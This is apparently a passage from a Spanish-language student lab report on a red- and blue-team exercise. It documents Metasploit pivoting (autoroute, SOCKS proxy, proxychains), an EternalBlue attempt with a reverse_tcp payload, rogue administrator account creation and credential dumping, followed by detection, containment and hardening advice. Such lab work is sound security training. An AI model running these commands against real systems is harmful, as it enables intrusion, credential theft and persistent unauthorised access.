
Figura 24

Evidencia comandos consola normal

Nota. En una consola de comando y control de Kali Linux se realiza la navegación entre carpetas, sin perder acceso del host objetivo. Elaboración propia.

Figura 25


Evidencia comandos Kali Meterpreter



Nota. Dentro de la sesión de Meterpreter después de hallar el archivo sospechoso en el Host-A se realizará su descarga en el host local. Elaboración propia.

Figura 26

Evidencia ejecución del ejecutable



Nota. Archivo wins20w0.exe descargado. Al ejecutarlo con mono mostró logo UNAD, fecha de intrusión y código de verificación. Elaboración propia.

Paso 8 – Configuración de pivoting hacia Host-B

Objetivo: Establecer una ruta interna para alcanzar la red 169.254.0.0/16 donde reside Host-B.

Terminal Kali Meterpreter:


Comandos ejecutados:

run autoroute -s 169.254.0.0/16

run autoroute -p

Figura 27

Configuración de rutas en Meterpreter



Nota. Se validan las sesiones que se encuentran activas y se visualiza la tabla de rutas configurada al ejecutar el módulo AutoRoute. Elaboración propia.

Terminal Kali Metasploit:

Comandos ejecutados:

Use auxiliary/server/socks_proxy


Set SRVHOST 127.0.0.1

Set SRVPORT 1080

Run

Figura 28

Configuración y ejecución de un servidor SOCKS Proxy



Nota. Muestra la configuración e inicio exitoso del servidor SOCKS Proxy, utilizado para el enrutamiento de tráfico de red a través de rutas indicadas. Elaboración propia.


```
# Terminal Kali:

sudo nano /etc/proxychains.conf

proxychains nmap -sT -Pn 169.254.56.44
```

Figura 29


Configuración ProxyChains



Nota. configuración del archivo proxychains.conf en Kali Linux para el enrutamiento de conexiones mediante un proxy SOCKS4 local (127.0.0.1:1080) utilizando ProxyChains-NG. Elaboración propia basada en la documentación oficial de ProxyChains-NG (rofl0r, 2024).

Figura 30

Ejecución de comandos Curl y Nmap mediante ProxyChains



Nota. La salida muestra la carga de la biblioteca libproxychains y la inicialización de ProxyChains-NG versión 4.17 durante el enrutamiento del tráfico, ruta interna configurada. Elaboración propia.

Paso 9 – Intento de explotación EternalBlue sobre Host-B

Objetivo: Explotar MS17-010 en Host-B a través del canal de pivoting.

Comandos ejecutados:

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 169.254.56.44

set PAYLOAD windows/x64/meterpreter/reverse_tcp


set LHOST 192.168.1.14

set LPORT 4444

run

Figura 31


Configuración del módulo MS17-010 EternalBlue



Nota. Se muestra la ejecución de la comprobación de vulnerabilidad para identificar sistemas Windows potencialmente afectados por la vulnerabilidad MS17-010 (EternalBlue) en el protocolo SMB. Elaboración propia con base en la documentación de Metasploit Framework (Rapid7, s. f.).

Figura 32


Validación de conectividad y servicios



Nota. Se verifica la disponibilidad de los servicios HTTP y RDP. Los resultados indican que el host objetivo no era alcanzable en el momento de las pruebas, impidiendo el establecimiento de conexiones y la identificación de servicios activos. Estas acciones forman parte de la fase de enumeración y validación previa a la evaluación de vulnerabilidades en entornos controlados de ciberseguridad. Elaboración propia con base en la documentación de Metasploit Framework (Rapid7, s. f.).

Figura 33

Verificación de conectividad a través de Meterpreter



Nota. En la imagen se ve la configuración de una ruta hacia la subred 169.254.0.0/16 mediante el módulo autoroute, Logrando establecer conectividad con el Host-B validada mediante ping desde sesión Meterpreter. Elaboración propia.

Paso 10 – Creación de cuenta administrativa efímera

Objetivo: Replicar como prueba de concepto la creación de cuenta no autorizada documentada en el escenario.

Comandos ejecutados:


shell

net user nuevo_usuario Contraseña123 /add

net localgroup Administradores nuevo_usuario /add

Figura 34


Creación de usuario efímero



Nota. Puede evidenciarse en la imagen el ping satisfactorio realizado para confirmar aún comunicación con el host comprometido, se realiza la creación del usuario, pero aún no cuenta con privilegios. Elaboración propia.

Figura 35

Asignación de privilegios



Nota. Se completan los privilegios del usuario al ingresarlo en el grupo de administradores, en la anterior captura no se lograba ya que el path se buscaba en inglés y en el equipo localmente se encuentra nombrado en español. Elaboración propia

Tabla 7

Timeline Forense Consolidado del Incidente

Fase	Acción	Herramientas	Indicador
Reconocimiento	Escaneo de subred	Nmap -sn	Host-A activo en 192.168.1.7
Reconocimiento	Enumeración de servicios	Nmap -sV	HFS 2.3 en puerto 8080
Análisis	Búsqueda de exploit	Metasploit search	rejetto_hfs_exec identificado
Explotación	Lanzamiento CVE-2014-6287	MSF exploit	Sesión Meterpreter activa
Post-Explotación	Validación de privilegios	getuid / sysinfo	NT AUTHORITY\SYSTEM
Post-Explotación	Listado de procesos	ps	Procesos SYSTEM visibles
Post-Explotación	Migración de proceso	migrate 480	Sesión estabilizada en hfs.exe
Post-Explotación	Extracción de credenciales	Kiwi / creds_all	Hashes LM, NTLM, SHA1 obtenidos
Post-Explotación	Exploración sistema de archivos	dir / download	wins2e2w0.exe descargado
Pivoting	Ruta interna configurada	autoroute	Ruta hacia 169.254.0.0/16
Pivoting	Túnel SOCKS Levantado	socks_proxy / proxychains	Proxy SOCKS5 activo en Kali
Pivoting	Escaneo de Host-B	proxychains nmap	Puerto SMB 445 detectado

Movimiento lateral	Intento EternalBlue en Host-B	ms17_010_eternalblue	Módulo detectado, ping exitoso
PoC Final	Creación cuenta administrativa	net user / localgroup	Usuario efímero creado

Nota. Se describe la línea de tiempo del ataque realizado.

Análisis Blue Team

El ejercicio evidenció que la defensa de SecureNova Labs requiere un enfoque estratégico que priorice controles básicos, pero de alto impacto. Cada medida propuesta contribuye de manera específica a reducir el alcance del ataque documentado y refleja el nivel de madurez que la organización debería alcanzar para consolidar una postura de seguridad más robusta.

Gestión de vulnerabilidades: la explotación del CVE-2014-6287 demostró que la ausencia de parches convierte vulnerabilidades antiguas en vectores de ataque efectivos. La implementación de un ciclo de gestión de parches debe ser prioritaria, pues elimina el riesgo desde su origen y refleja un nivel inicial de madurez en seguridad.

Segmentación de red: el movimiento lateral hacia Host-B fue posible por la falta de separación entre segmentos. La microsegmentación reduce significativamente el radio de acción de un atacante y debe considerarse un control arquitectónico de prioridad media-alta, asociado a un nivel intermedio de madurez organizacional.

Principio de mínimo privilegio: la ejecución de servicios con privilegios excesivos amplificó el impacto del compromiso.

Restringir permisos limita la capacidad de escalamiento y es un control de rápida implementación, por lo que debería ser una prioridad inmediata en la organización.

Procesos de respuesta a incidentes: la improvisación en la contención retrasó la reacción del equipo. Documentar protocolos claros y entrenar al personal fortalece la capacidad de respuesta y refleja un nivel avanzado de madurez, donde la organización no solo previene, sino también gestiona incidentes de forma estructurada.

Visibilidad centralizada y monitoreo: la ausencia de un SIEM limitó la detección de comportamientos anómalos. Herramientas como Wazuh o CrowdSec permiten a organizaciones con recursos limitados alcanzar un nivel superior de madurez, al integrar detección temprana y respuesta automatizada.

Acciones para Contener un Ataque en Tiempo Real

Cuando se detecta un ataque en curso en una máquina con Windows, la primera reacción no puede ser apagar el equipo, hacerlo destruiría evidencia volátil crítica como lo es:

- Conexiones activas
- Procesos en memoria
- credenciales cargadas (importante para la contención e investigación posterior) La respuesta debe seguir un orden técnico preciso.

Fase Inmediata

En esta fase es esencial realizar un triage y preservar la evidencia volátil, capturando el estado del sistema sin modificarlo y ejecutando comandos desde una consola con privilegios administrativos.

Los cuales utilizaría:

- netstat -ano: Permite identificar de inmediato sesiones Meterpreter activas.
- tasklist /v: Revela procesos sospechosos como migraciones de Meterpreter.

- net user: Detecta cuentas creadas de forma no autorizada por el atacante.
- net localgroup Administradores: Muestra miembros del grupo de administradores.
- wevtutil qe Security /c:50 /f:text: Revela inicios de sesión y cambios de privilegios, obteniendo los últimos 50 eventos del log de seguridad.
- ipconfig /all: Detalla la configuración de red completa.

Fase Contención

- Bloquear tráfico de red sin espera.
- Escanear y eliminar el proceso malicioso con el PID identificado
- Buscar y terminar hfs.exe y cualquier otro proceso heredero de la sesión Meterpreter.
- Deshabilitar el servicio HFS con el comando net stop hfs o sc config hfs start= disabled
- Revocar la cuenta no autorizada que fue creada por el atacante a través del comando net user [usuario] /delete
- Cambiar contraseñas de todas las cuentas cuyos hashes puedan haber sido extraídos con Mimikatz, con mayor detalle a las cuentas de administrador.

Fase de Análisis

Al realizar el aislamiento del sistema, es crucial examinar la magnitud real del incidente. En el caso que estamos analizando, esto significa verificar si hubo algún movimiento lateral hacia el Host-B a través de la ruta 169.254.0.0/16 (conocida como ruta AutoRoute). Para ello, revisamos los registros de eventos de ambos sistemas y confirmamos si la explotación de la vulnerabilidad MS17-010 en el Host-B fue efectiva. Con base en lo que encontramos, ajustamos nuestras medidas de contención para abordar el alcance observado del incidente.

Medidas de Hardenización

El pensar realizar una Hardenización significa que se necesita reducir la superficie de ataque, eliminando configuraciones inseguras, servicios innecesarios y vulnerabilidades existentes. A continuación, presento unas recomendaciones específicas basadas en las observaciones realizadas durante el ejercicio de Red Team.

Hardenización del Servicio HFS

Siendo el vector de inicio se realizaría:

- Desinstalar HFS 2.3: Esta es la medida más efectiva. Es necesario considerar migrar a una solución de servidor de archivos que cuente con soporte activo, autenticación robusta y sin historial de ejecución remota de código (RCE) no autenticado.
- Implementar inventario de aplicaciones: Es necesario utilizar herramientas como AppLocker o Windows Defender Application Control para recibir avisos cuando se intente instalar software no autorizado.
- Establecer una política de firewall con denegación por defecto: Se debe asegurar que ningún servicio web debe escuchar en puertos no estándar a menos que sea por algo especifico y una regla explícita.

Hardenización del Sistema Operativo Windows

- Aplicar el principio de mínimo privilegio: Los servicios y aplicaciones de usuario no deberían ejecutarse con privilegios de SYSTEM. HFS debe funcionar bajo una cuenta de servicio que tenga solo los permisos necesarios.
- Habilitar Credential Guard: Esta función aísla el proceso LSASS en un entorno virtualizado, lo que impide que herramientas como Mimikatz extraigan hashes de la memoria.

• Deshabilitar el almacenamiento de hash LM: Se realizaría el cambio siguiendo los

pasos: Configuración de seguridad > Opciones de seguridad > No almacenar valor de hash de LAN Manager.

- Implementar una auditoría de Windows más rigurosa: Se debe registra la creación de cuentas, cambios en privilegios e inicios de sesión. Un registro completo es esencial para detectar o reconstruir un incidente.
- Gestión sistemática de parches: el CVE-2014-6287 estuvo presente durante más de una década y un proceso adecuado de gestión de parches podría haber prevenido este riesgo mucho antes.

Hardenización y Protección contra Pivoting en la red

- Segmentación de red mediante VLANs: Se debe asegurar que el Host-A y Host-B estén en segmentos separados. Esto habría impedido el pivoting a través de herramientas como AutoRoute y ProxyChains.
- Deshabilitar SMBv1: Deshabilitar SMBv1 elimina el vector de ataque de EternalBlue (MS17-010), por lo tanto se debe ejecutar el comando Set-SmbServerConfiguration - EnableSMB1Protocol $false.
- Aplicar el parche KB4012212 en Windows: Se debe mantener el sistema actualizado y libre de vulnerabilidades.
- Filtrado de tráfico saliente: Un proxy podría haber bloqueado una sesión reverse_tcp de Meterpreter, lo que permitiría una inspección más efectiva de este tráfico.

